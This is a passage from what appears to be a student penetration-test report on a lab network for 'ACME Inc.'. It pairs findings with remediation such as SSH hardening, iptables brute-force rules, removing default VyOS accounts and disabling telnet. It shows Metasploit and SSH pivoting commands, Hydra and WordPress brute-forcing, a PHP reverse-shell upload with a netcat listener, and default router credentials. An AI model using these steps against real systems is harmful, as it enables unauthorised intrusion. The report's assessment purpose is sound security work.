[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figure 50 ssh_login in Metasploit

ssh_login in

ping_sweep was used to establish the range of IP addresses that our target could potentially be connected to. It has been discovered that it is connected to the **13.13.13.13** host.

```
msf5 auxiliary(scanner/ssh/ssh_login) > use post/multi/gather/ping_sweep
msf5 post(multi/gather/ping_sweep) > set rhosts 13.13.13.13
rhosts ⇒ 13.13.13.13
msf5 post(multi/gather/ping_sweep) > set session 1
session ⇒ 1
msf5 post(multi/gather/ping_sweep) > [*] 192.168.0.34 - Meterpreter session 2 closed.  Reason: Died

msf5 post(multi/gather/ping_sweep) > run

[!] SESSION may not be compatible with this module.
[*] Performing ping sweep for IP range 13.13.13.13
[+]     13.13.13.13 host found
[*] Post module execution completed
```

Figure 51 ping sweep result

SSH Tunneling (Dynamic Port Forwarding) was used to create a SOCKS proxy server that forwarded all the traffic to the final destination – **13.13.13.13** host (Figure 52 SSH Dynamic Port Forwarding. **proxychains.conf** file has to be edited with the port number used in the SSH connection (Figure 53).

```
root@kali:~/Desktop# ssh -D 7789 xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Oct 28 22:00:58 2021 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ su root
```

Figure 52 SSH Dynamic Port Forwarding




Figure 53 proxychains.conf file configuration

Hydra (brute-force password cracking tool) was used to crack the password used for the **13.13.13.13** host SSH connection (Figure 54).




Figure 54 hydra password cracking tool

SSH connection has been established to the **13.13.13.13** host through the **192.168.0.34** host by using **-J** switch. It connects to the target (**13.13.13.13**) by first making SSH connection to the jump host (**192.168.0.34**) (Figure 55)




Figure 55 SSH -J switch

Remediation

To configure **OpenSSH**, open the **/etc/ssh/sshd_config** file. This file contains 'keyword-argument' pairs one per line. One of the best practises for securing SSH logins is to send a warning message to the person attempting to login.

To configure the banner, open the /etc/issue.net file with nano and enter a message that is going to be displayed when accessing the host via SSH (Figure 56).




Figure 56 Example of the SSH banner

The following message will be displayed when someone attempts to connect to the host via SSH (Figure 57).




Figure 57 SSH Banner

Settings used on Linux hosts allow for unlimited SSH requests per second which can be abused by brute force attack. To stop it from happening, maximum number of SSH login attempts should be set. Instruction below shows the configuration that restricts the number of SSH login attempts.

1.*Add the following line to /etc/ssh/sshd_config*

- **MaxAuthTries 1**

This allows only 1 login attempt per connection. SSH server must be restarted using the **service ssh restart** command.

2*. Add the following firewall rules*

- iptables -N SSH_ATTACK
- iptables -A SSH_ATTACK -j LOG --log-prefix "SSH brute-force attack!" --log-level 7
- iptables -A SSH_ATTACK -j DROP
- iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --set
- iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --update --seconds 120 --hitcount 4 -j SSH_ATTACK[2]

The firewall rule blocks each IP address that establishes more than three SSH connections within 120 seconds, for 120 seconds. The request gets delegated to the **SSH_ATTACK** chain which is responsible for logging and dropping the request (Figure 58).

3*. Log can be seen in **/var/log/syslog***




Figure 58 syslog and SSH attack message

OpenSSH configuration file useful arguments:

- **ClientAliveInterval 300**- Sets the timeout period in seconds (300) after which, if no data is received from the client, the connection is closed.
- **ClientAliveCountMax 0** - Sets the maximum number of client alive messages. If this threshold is reached while client alive messages are being transmitted, sshd will disconnect the client, resulting in the session being terminated.
- **PermitEmptyPasswords no –** Prevents remote logins from accounts with empty passwords.
- **PermitRootLogin no –** Disables direct logging into root through SSH. This way we can prevent brute force attack on root account. If administrator wants to connect remotely to the PC, we want him to connect at first as normal user, and then use sudo command.

[2] https://serverfault.com/questions/275669/ssh-sshd-how-do-i-set-max-login-attempts#:~:text=The%20colon%20separated%20values%20tells,and%20the%20maximum%20of%2010%22

More things that should be considered.

- Use of Public & Private Keys for Authentication
- Disabling the possibility of logging in with a password
- Changing from the default SSH port 22 to a different port number

Routers - Use of default login credentials

Vulnerability

Network mapping process discovered four VyOS routers. All of them had a remote access enabled using telnet, which was accessible using the default credentials:

- Login: **vyos**
- Password: **vyos**

Remediation

According to the VyOS configuration guide: "*The default VyOS user account (vyos), as well as newly created user accounts, have all capabilities to configure the system. All accounts have sudo capabilities and therefore can operate as root on the system.*" [3]

To make routers secure it is important to delete the default 'vyos' user and create a new root user using a unique, hard to predict name. To be able to change the router's configuration, issue the '**configure**' command (Figure 59).




Figure 59 Adding a new user to the router configuration

[3] https://docs.vyos.io/en/latest/configuration/system/login.html

After following the steps, logout, and log back in as a newly created user (Figure 60).

```
Welcome to VyOS
vyos login: r1_acme
Password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
r1_acme@vyos:~$
```

Figure 60 Logging in as a newly created user r1_acme

It is important to delete the default 'vyos' username (Figure 61).

```
Welcome to VyOS
vyos login: r1_acme
Password:
Last login: Tue Nov  9 19:12:15 UTC 2021 on pts/1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
r1_acme@vyos:~$ show system login user
Username        Type    Tty      From             Last login
r1_acme         vyatta  pts/0                     Tue Nov  9 19:13:58 2021
vyos            vyatta  pts/0                     Tue Nov  9 18:56:11 2021
r1_acme@vyos:~$ configure
[edit]
r1_acme@vyos# delete system login user vyos
[edit]
r1_acme@vyos# commit
[edit]
r1_acme@vyos# save
Saving configuration to '/config/config.boot' ...
Done
[edit]
r1_acme@vyos# show system login user
 user r1_acme {
     authentication {
         encrypted-password $6$GbkTVXDsJZ$LRVmDH88zW76F88G1RP134XfvcX3tm/NCYaGzOjd.6/6HRJz1HAcaa/rNFTtssLCd
iQGG7D93uSgzdwNwsPvD/
         plaintext-password ""
     }
 }
[edit]
r1_acme@vyos#
```

Figure 61 Deleting the default vyos username

Changing the default 'vyos' username to something less predictable and use of strong password will make routers secure.

Telnet enabled on routers

Vulnerability

One of Telnet's biggest drawbacks is its lack of security. Telnet transfers all data between the client and router without encryption, which means that anyone can intercept your data. It has been discovered that telnet is used on all the company's routers (Figure 62).




Figure 62 Telnet configured on the routers

Remediation

To check if the telnet/ssh is enabled issue the “show configuration” command.

Figure 63 show configuration results

To disable telnet, follow these steps (Figure 64):

1. Enter the configuration mode by issuing ‘configure’ command
2. Use ‘delete service telnet’ command to delete the telnet service
3. Issue ‘commit’ command to make the changes active
4. Use ‘save’ command to save to preserve configuration changes upon reboot




Figure 64 deleting telnet service on vyos router

To enable SSH follow these steps (Figure 65):

1. Enter the configuration mode – ‘configure’ command
2. To enable the ssh issue the ‘set service ssh port 22’ command
3. commit
4. save

```
vyos@vyos:~$ configure
[edit]
vyos@vyos# set service ssh port 22
[edit]
vyos@vyos# commit
[ service ssh ]
Restarting OpenBSD Secure Shell server: sshd.

[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot' ...
Done
[edit]
vyos@vyos#
```

Figure 65 enabling ssh service

From now use SSH to connect to routers (Figure 66).

```
root@kali:~/Desktop# ssh r1_acme@192.168.0.193
Welcome to VyOS
r1_acme@192.168.0.193's password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
Last login: Tue Nov  9 19:35:25 2021
r1_acme@vyos:~$
```

Figure 66 ssh to router

Computers

Weak Passwords

Passwords used on hosts are easy to crack using brute force attack using tools like “hydra” or “john the ripper”. Instead of passwords, passphrases (sentence-like strings of words) or randomly generated passwords should be used. More information about password policy can be found at https://www.ncsc.gov.uk/collection/passwords/updating-your-approach

Passwords Reuse

In a perfect world people would use unique passwords for every service they use. This is not the case with the company passwords. Thanks to the password reuse we were able to access multiple machines using the same passwords. The best way to keep the company computers safe is to use strong and unique passwords for every account.

WordPress

WordPress website has been discovered on the **172.16.221.237** Apache Web Server. Wpscan was used to perform enumeration and to identify users. Administrator account has been discovered (Figure 67) and password has been found using brute force attack (Figure 68).




Figure 67 wpsan user enumeration




Figure 68 admin password for WordPress

WordPress theme editor was used to upload (Figure 69) a reverse php shell (usr/share/webshells/php/php-reverse-shell.php in Kali) to the server. Netcat listener was created in a terminal (Figure 70). Reverse shell was executed by sending a web request to:

172.16.221.237/wordpress/wp-content/themes/twentyeleven/404.php




Figure 69 uploading a reverse shell script




Figure 70 netcat listener - reverse shell session

Remediation

The server should be updated to the latest WordPress version 5.8.3 because now it is using WordPress version 3.3.1 released on 03.01.2012 which is outdated.

WordPress should be reconfigured, so the user enumeration is not possible. There are multiple ways in which this can be achieved for example, by installation of 'Stop User Enumeration' plugin by Fullworks.

Apache

Two web servers have been discovered on the network running on the Apache web server software (Figure 71):

1. **192.168.0.242** – Apache 2.4.10
2. **172.16.221.237** - Apache 2.2.22




Figure 71 outdated apache

Remediation

Update the Apache to the latest version which can be found on the Apache HTTP Server project website.

Quagga

The Quagga service running on the firewall uses the same default ‘pfSense’ password. To change the password, access the firewall via telnet through the port used by Quagga and issue the following commands (Figure 72):

1. enable
2. configure terminal
3. password **new_password**




Figure 72 changing the Quagga password

Network Design Critical Evaluation

The AMCE INC. network has numerous limitations due to the usage of linear bus topology. Although this kind of topology is much cheaper than other network options there are many disadvantages that can cause problems. One of the most serious risks is that if a router or cable malfunctions, the network has no alternative paths, resulting in network downtime until the issue is resolved.

Another risk would be that data collisions will occur as more computers are connected resulting slower performance of the network. From a security standpoint, because all computers on the network can see the data being transported over the network, the security concerns increase.

To increase the network redundancy, routers should be connected in a bi-directional ring topology, allowing for lower latency between two ends of the network. In this case if one of the nodes is faulty, the traffic will be redirected (Figure 73).




Figure 73 bi-directional ring topology

Conclusion

The purpose of this report was to assess the network security of ACME Inc. The security of all the devices found on the network was at risk due to misconfiguration and vulnerabilities allowing a hacker to easily gain access to the network.

During the network mapping process, four routers have been discovered operating on VyOS, open-source network operating system that was used as a routing platform. Each of the devices has been configured using default login credentials. The industry best practice is not to use the default login and passwords because it makes it much easier for unauthorised users to access the service.

Weak passwords were used on the computers, some of them were reused making it even easier to hack. The company should introduce a password policy that enforces the use of complex and unique passwords. It is a standard practice that passwords should be at least 8 characters long and should consist of three of the four types of characters, which are upper- and lower-case letters, special characters, and numbers. Many companies use additional rules, such as the password cannot be repeated with a certain number of previous passwords, cannot contain the user's login or surname, cannot be changed on the same day, cannot contain a string of identical characters and many more.
This will help to prevent brute-force attacks making them almost impossible to execute.

The security of the network is in largely dependent on the human factor. The administrator's actions do not end with the installation of programme protection or a one-time system configuration, but with its ongoing maintenance. Every day, new types of threats emerge on the internet, and software errors are discovered. The methods of protection used are deteriorating and becoming obsolete. It is therefore the network administrator's responsibility to stay up to date on new technologies and security news in order to learn about new problems and how to solve them as soon as possible. Based on what was discovered on the network, it is safe to assume that it was set up by someone with no knowledge of network cybersecurity.

This document should be used as a guide to fix the existing vulnerabilities and improve overall network security. The topology diagram provided should be used as a reference point used by a network administrator. ACME Inc should take immediate action and hire a new network manager, advisably with a cybersecurity background, who will be responsible for fixing current network problems

References

Cisco (2019). *What Is a Firewall?* [online] Cisco. Available at: https://www.cisco.com/c/en_uk/products/security/firewalls/what-is-a-firewall.html.

Cisco (n.d.). *What Is Computer Networking?* [online] Cisco. Available at: https://www.cisco.com/c/en/us/solutions/enterprise-networks/what-is-computer-networking.html.

Forcepoint (2019). *What is Network Security?* [online] Forcepoint. Available at: https://www.forcepoint.com/cyber-edu/network-security.

g0tmi1k (2013). *What is Kali Linux?* | *Kali Linux Documentation*. [online] Kali.org. Available at: https://www.kali.org/docs/introduction/what-is-kali-linux/.

Techopedia (2015). *What is Network Mapping? - Definition from Techopedia*. [online] Techopedia.com. Available at: https://www.techopedia.com/definition/29783/network-mapping.

Bibliography

Anna Malai, S., 2012. INTRODUCTION TO NETWORKING. [ebook] Available at: <https://www.researchgate.net/publication/323511648> [Accessed 2 November 2021].

.

Appendices

Appendix A

